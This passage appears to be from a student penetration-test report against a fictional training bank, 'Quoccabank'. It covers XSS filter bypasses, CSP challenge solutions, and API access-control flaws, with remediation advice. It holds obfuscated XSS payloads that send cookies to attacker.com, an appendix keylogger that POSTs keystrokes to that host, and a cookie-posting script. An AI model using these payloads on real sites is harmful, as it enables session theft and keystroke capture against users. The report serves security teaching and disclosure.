<scr<script>ipt>eval("fe"+"tch('https://attacker.com/'+document.cookie)")><
                              /scr</script>ipt>
```




This managed to avoid the HackerShield however the script tags were removed. Attempt to use img tags rather than script tags.

```
<im<img>g src=1
onerror="eval('fe'+'tch(\'https://attacker.com/\'+document.cookie)')"></im</i
                              mg>g>
```




Still no success. It appears that the filter may be removing tags with a pattern it is aware of, try to obfuscate this tag by nesting img within itself (no <> tags).


```
<imimgg src="a"
onerror="eval('fe'+'tch(\'https://attacker.com/\'+document.cookie)')"></imimgg>
```



So close! The onerror attribute was removed so the code was not run; repeat the same obfuscation for onerror.


```
<imimgg src="a"
ononerrorerror="eval('fe'+'tch(\'https://attacker.com/\'+document.cookie)')">
</imimgg>
```





Success! The user cookies were exfiltrated and the HackerShield and extended filtering have been successfully bypassed.

Proof of concept for HackShield blacklist recon, use Burp Suite to query a list of common words to determine what will trigger the HackShield.



Simply searching for "alert" sets it off so it is clear that this is a simple banned words list.

Impact

The impact of this is very similar to the impact of the non-WAF Reflected XSS.The HackSheild WAF increases the difficulty of this vulnerability slightly, though not enough to lower the severity as it does not impose any limits on what can be accomplished. One of the big problems with the new HackShield, aside from its sub-par sanitisation, is that it displays to the attacker when the whitelist has been triggered which makes it extremely easy to build up a list of banned words to avoid.

Remediation

Remove the custom HackShield WAF and use a tried and tested library built by security engineers and maintained as new vulnerabilities are discovered. For JavaScript use DOMPurify to sanitise the input. From the initial Reflected XSS Remediation only this was attempted so all of the other recommendations still require implementing. In short, additions to the HTML should be made with text only additions such as innerText and a CSP should be implemented to block unverified scripts from being run.

Content Security Policies - CSP

Vulnerability Details

Quoccbank's CSP policies introduce the host to alternate protections and methodologies in preventing intrusion within the wider system. The content security policies provide additional security mechanisms which filter out unfavourable circumstances incited on the host. A vast variety of policies are utilised within both services on https://csp.quoccabank.com/, which can be effective if properly implemented, however they can also become a nuisance for both the user and host if done ineffectively. It is important to cater to both the protective interests of the host, whilst simultaneously maintaining a convenient and accessible service for consumers to use. The default protocols primarily rely on `'self'` directives which limit the effectiveness of many exploits which need to be reversed in order for intrusions to occur on the provided challenges.

Proof of Concept / Steps to Reproduce

In these challenges, data from the source code and console errors are crucial to the success of the exploit. The first exploit relates to a CSP level 1 policy as shown in source code below - line 52 states the policy used and lines 54-60 displays the hidden script:

```
52      <div class="alert alert-danger" id="jsNode"><h3> CSP Level 1 Not Working</h3> If you can read
this, then the inline JavaScript below this line did not execute.</div>
53      <script>
54        //if CSP is supported this will not run
55        window.onload=function(){
56            var jsNode = document.getElementById("jsNode");
57            jsNode.innerHTML = '<h3><span class="glyphicon glyphicon-ok"></span> CSP Level 1
Working</h3> Inline script hash executed and CSP works';
58            jsNode.className = "alert alert-success";
59        };
60      </script>
```

The default CSP header is given as shown below:

```
default-src 'none';
script-src 'self' ssl.google-analytics.com;
style-src 'self' maxcdn.bootstrapcdn.com fonts.googleapis.com;
font-src fonts.gstatic.com maxcdn.bootstrapcdn.com;
img-src 'self' ssl.google-analytics.com
```

Inspection of the console will reveal error messages which hint at possible remedies to the issues. The first message hints at the use of a hash within the script header as a form of authentication for the server - as shown below:

```
Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' ssl.google-analytics.com". Either the 'unsafe-inline' keyword, a hash ('sha256-R+A6ELN3JPMHUe0uf6qIRigpfMFEvnoKN/xNPiAbOdc='), or a nonce ('nonce-...') is required to enable inline execution.   csp.html:53
```

Thus, the error is resolved by altering the header to include the given SHA256 hash value, using the following:
`script-src 'sha256-R+A6ELN3JPMHUe0uf6qIRigpfMFEvnoKN/xNPiAbOdc=';` .

The second issue is associated with the image portion of the header. The console error reveals that external sites are being refuted from the webpage due to the default `'self'` origin policy. Changing this directive to the given unsplash link `https://unsplash.it/200/200` proves to be unsatisfactory as endpoints are not static - there are several nested randomised endpoints.

```
Refused to load the image 'https://unsplash.it/200/200' because it violates the following Content Security Policy directive: "img-src 'self' ssl.google-analytics.com".   csp.html:81
```

It is shown that by simply running the unsplash link, the site is simply redirected to a secondary external site. This is confirmed by the new error message displayed in the console below:

```
Refused to load the image 'https://picsum.photos/200/200' because it violates the following Content Security Policy directive: "img-src https://unsplash.it/200/200".   csp.html:1
```

In order to resolve this issue, a nested link can be used to satisfy the initial few nests and then a wider regex capture can then be used to match the following links whilst bypassing the ‘generic directives’ of the challenge specified on the main page filters. The following header will then run:

```
img-src https://unsplash.it/200/200 https://picsum.photos/200/200
https://i.picsum.photos/*;
```

Upon further inspection of the source, it is explicitly stated that the current header is also compatible with level 2 protocols and that hashes will no longer execute within in-line scripts (line 72). It is also notable that a nonce is displayed (line 75) along with the hidden function.

```
72      <p>CSP Level 2 does not allow execution of inline scripts if a Hash is present in the <code>script-
src</code> directive.</p>
73      <div class="alert alert-danger" id="hashNode"><h3>CSP Level 2 Not Working</h3>If you can read this,
then the inline JavaScript below this line did not execute.</div>
74      <p class="flag"></p>
75      <script nonce="2726c7f26c">
76        window.addEventListener('load', function() {
77          var hashNode = document.getElementById('hashNode');
78          hashNode.className='alert alert-success';
79          hashNode.innerHTML = '<h3><span class="glyphicon glyphicon-ok"></span> CSP Level 2 Inline Script
Works</h3>';
80        });
81      </script>
```

The console message also hints at the use of a nonce in the header field that should be utilised.

```
Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' ssl.google-analytics.com". Either the 'unsafe-inline' keyword, a hash ('sha256-O/Tx3k6rMkln8nluSfXc5ol/3XVEn4S67B2/FBjCi4U='), or a nonce ('nonce-...') is required to enable inline execution.   csp.html:75
```

Hence, the use of the following - `script-src 'nonce-2726c7f26c';` - executes the function.

The final challenge suggests that hashes are invalid, with console errors revealing similar messages to those of the previous challenges. In this scenario, the issue lies purely with the script portion of the header, due to its underlying authentication issues.

```
23      <h1>Load the quote properly</h1>
24      <p>You can't even use hashes in the CSP now :)</p>
```

```
▸Refused to load the script 'https://scrapp.quoccabank.com/static/js/get-quote.js' because it violates the following Content Security Policy directive: "script-src 'nonce-onyDVMyUbCMVPCJc7AaTdA==' 'self' ssl.google-analytics.com". Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback.   quote-loader.js:14
```

This issue can trivially be bypassed by altering the origin for the directive, as the ’self’ reference refers to purely internal endpoints. The integrity of the given nonce is affirmed as the nonce in the header matches the nonces attributed to all three javascripts displayed in the source:

```
default-src 'none';
script-src 'nonce-onyDVMyUbCMVPCJc7AaTdA==' 'self' ssl.google-analytics.com;
style-src 'self' maxcdn.bootstrapcdn.com fonts.googleapis.com;
font-src fonts.gstatic.com maxcdn.bootstrapcdn.com;
img-src 'self' ssl.google-analytics.com
```

```
53    <script src="/js/jquery-3.5.1.min.js" nonce="onyDVMyUbCMVPCJc7AaTdA==></script>
54    <script src="/js/evaluator_binary.js" nonce="onyDVMyUbCMVPCJc7AaTdA==></script>
55    <script src="/js/quote-loader.js" nonce="onyDVMyUbCMVPCJc7AaTdA==></script>
```

Thus, by changing the origin from 'self' to 'strict-dynamic', the header will now validate the given nonce and execute the request for the target JavaScript item containing the desired note:

```
script-src 'strict-dynamic' 'nonce-onyDVMyUbCMVPCJc7AaTdA==';
```

Impact

As CSP headers are more defensive oriented protocols, the scope for an attack is primarily based on mishaps conducted by the host during their implementation, rather than through a bypass enabled by an intruder. The main area of contention relates to the execution of inline scripts, however this is easily disabled in many trivial directives and can thus rule out many avenues of attack by a potential malicious threat. As hosts begin to widen privileges from within their webpages, the risk of mishaps begin to rise as more accessibilities is presented to the user. Hence, a medium threat has been attributed to the policy as protocols are seemingly easy to implement, however there still exists the potential for the exploitation of just a single policy - such as the script origin - which may seem trivial, but can lead to large consequences on a system for both the host and its users.

Remediation

As these policies are mainly defensive oriented, official recommendations are rather limited in this scenario. However, it is vital to ensure that the directives used in these policies are suitable for all ranges of supported browsers and protocols - in particular due to backward compatibility issues. Directives should have the capability to cover a vast range of issues whilst also covering intricate issues in relation to direct threats from certain applications or scenarios. External applications such as Netsparker can help to survey potential weaknesses in one's policies.

LOW

Redirect Around Authentication

Vulnerability Details


CTFProxy2 allows users to create a "secure" pathway to their API with a Single Sign On approach to authentication. The "flagprinter" service developed by interns was not conforming to best practices and was disabled by Quoccabank admins. Disabling this service is a good idea to prevent security leaks, however the way that it was disabled is easily bypassable.


Proof of Concept / Steps to Reproduce

The flagprinter API is shown in the API list with a comment explaining that it has been disabled.


flagprinter	**https://ctfproxy2.quoccabank.com/api/flagprinter**	https://flagprinter.quoccabank.com/	[DISABLED BY ADMIN DUE TO NOT CONFORMING TO BEST PRACTICE] I love that QuoccaBank lets interns deploy APIs.

When attempting to enable this API the user is greeted with a 403 error, and avoiding the API to access https://flagprinter.quoccabank.com/ directly results in a 403 error as well.






Since accessing the API directly gives a different error it is possible that the admins only disabled the CTFProxy2 link rather than the API itself. Attempt to bypass this by creating a new CTFProxy2 API that links to flagprinter.



Now after enabling the api by accessing https://ctfproxy2.quoccabank.com/enable/bypass/, the bypass is in effect and directing to https://ctfproxy2.quoccabank.com/api/bypass/ will link up with the flagprinter API.



Impact

The severity of this mistake entirely depends on the data that can be gained from the exposed API. In the instance of flagprinter the API does not reveal sensitive information. If this API did contain sensitive data such as a user database or the likes this would be considered a high severity issue.

Remediation

CTFProxy2 is only an authentication wrapper around the APIs so that individual logins are not required for each endpoint. With this in mind it is important to disable any unwanted or unused API endpoints directly rather than simply disabling the CTFProxy2 wrapper as was done here. Additionally endpoints should be configured to only allow users with the correct permissions to retrieve data from them since this is the entire purpose of the CTFProxy2 system, so even if the flagifier endpoint was not disabled entirely it should only be possible for an administrator to access it, through the predefined proxy link or otherwise.

Bypass Search Filter

Vulnerability Details

CTFProxy2 allows users to create a "secure" pathway to their API with a Single Sign On approach to authentication. On the /list page users are able to see all APIs available to them.

Proof of Concept / Steps to Reproduce

From the original list of API's at https://ctfproxy2.quoccabank.com/list, the only visible api's are:

- https://ctfproxy2.quoccabank.com/api/ctfproxy2-manager
- https://ctfproxy2.quoccabank.com/api/flagprinter
- https://ctfproxy2.quoccabank.com/api/payportal-v2
- https://ctfproxy2.quoccabank.com/api/science-tomorrow

However, when intercepting a search on CTFProxy2 an additional "internal" parameter is present in the POST request. This parameter is currently set to 0, modify the request to "internal=1" and a new internal only API is visible.

```
POST /list HTTP/1.1
Host: ctfproxy2.quoccabank.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: https://ctfproxy2.quoccabank.com
Connection: close
Referer: https://ctfproxy2.quoccabank.com/list
Cookie: session=eyJ1c2VybmFtZSI6ImMifQ.Xy_DWA.4UjciNkRcLTr9-WPMN0_NLRMwjI
Upgrade-Insecure-Requests: 1

internal=1&name=
```

flagprinter-v2	**https://ctfproxy2.quoccabank.com/api/flagprinter-v2**	https://flagprinter-v2.quoccabank.com/	[QUOCCABANK INTERNAL ONLY]who needs today when you have tomorrow

Impact

The severity of this mistake entirely depends on the data that can be gained from the exposed API. In this instance the flagprinter-v2 has another wall of security unlike flagprinter, though an in depth test of this security is currently unable to be performed due to time constraints.

Remediation

Deciding whether or not to show internal only APIs should not be part of the POST request and instead should be shown based on the group associated with the logged in user.

Conclusion

It has become clear from the extensive vulnerabilities listed in this report that Quoccabank should re-evaluate their approach in securing their web services. The primary aspects in relation to these vulnerabilities involve the limited sanitation of user input leading to the unfiltered execution of scripts in the database. This vulnerability was attributed across a variety of exploits stemming from SQLi inputs to XSS queries and SVG uploads etc. A majority of strong recommendations from the OWASP were ignored in the implementation of their services across their subdomains.

The report team strongly recommends the use of such protocols and ideals specified by these authorities in order to prevent further exploitation of their systems. It is also noted that a lack of consistency and continuity across Quoccabank services have attributed to their many avenues of exploitation. Further recommendations include the formation of a wider, singular group consisting of several specialised sub-teams in order to maintain a sturdy direction (from a strong, singular point of leadership) whilst incorporating the skills of such specialists who can focus on intricate aspects of the various microservices across their systems.

Overall, whilst the current protocols are lacking in their depth and complexity, our team can anticipate that these measures will help the Quoccabank team to combat further attacks or issues, and that their systems will be reliable and protected against a vast variety of threats in the future.

Appendix A - JS Keylogger

This script is designed to send a POST request to a receiver every time a key is entered on the victim site. On the receiving end a simple web server could be used to process the POST requests into sorted documents based on the sender's IP address and location. If required to make this program more sophisticated it could additionally send relevant headers (such as cookies) to assist in the sorting of requests.

```
document.onkeypress = function (evt) {
  evt = evt || window.event;
  key = String.fromCharCode(evt.charCode);
  if (key) {
    let http = new XMLHttpRequest();
    let url = "https://attacker.com";
    let param = encodeURI(key);
    http.open("POST", url, true);
    http.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
    http.send("key=" + param);
  }
};
```

Appendix B - JS Automatic POST Sender

The following script is designed to automatically post document.cookie as a comment on science-today.quoccabank.com however this can be easily modified to send as many form elements are required to whichever URL. Simply include this as the src to a script tag or use inline javascript to create this as a new node.

```
// Url which receives POST request
let url = "https://science-today.quoccabank.com";
let formData = new FormData();

// This section can be expanded for however many form elements are required
let formElemID1 = "comment";
let content1 = document.cookie;
formData.append(formElemID1, content1);

// Send the request
fetch(url,{method: "POST", body: formData});
```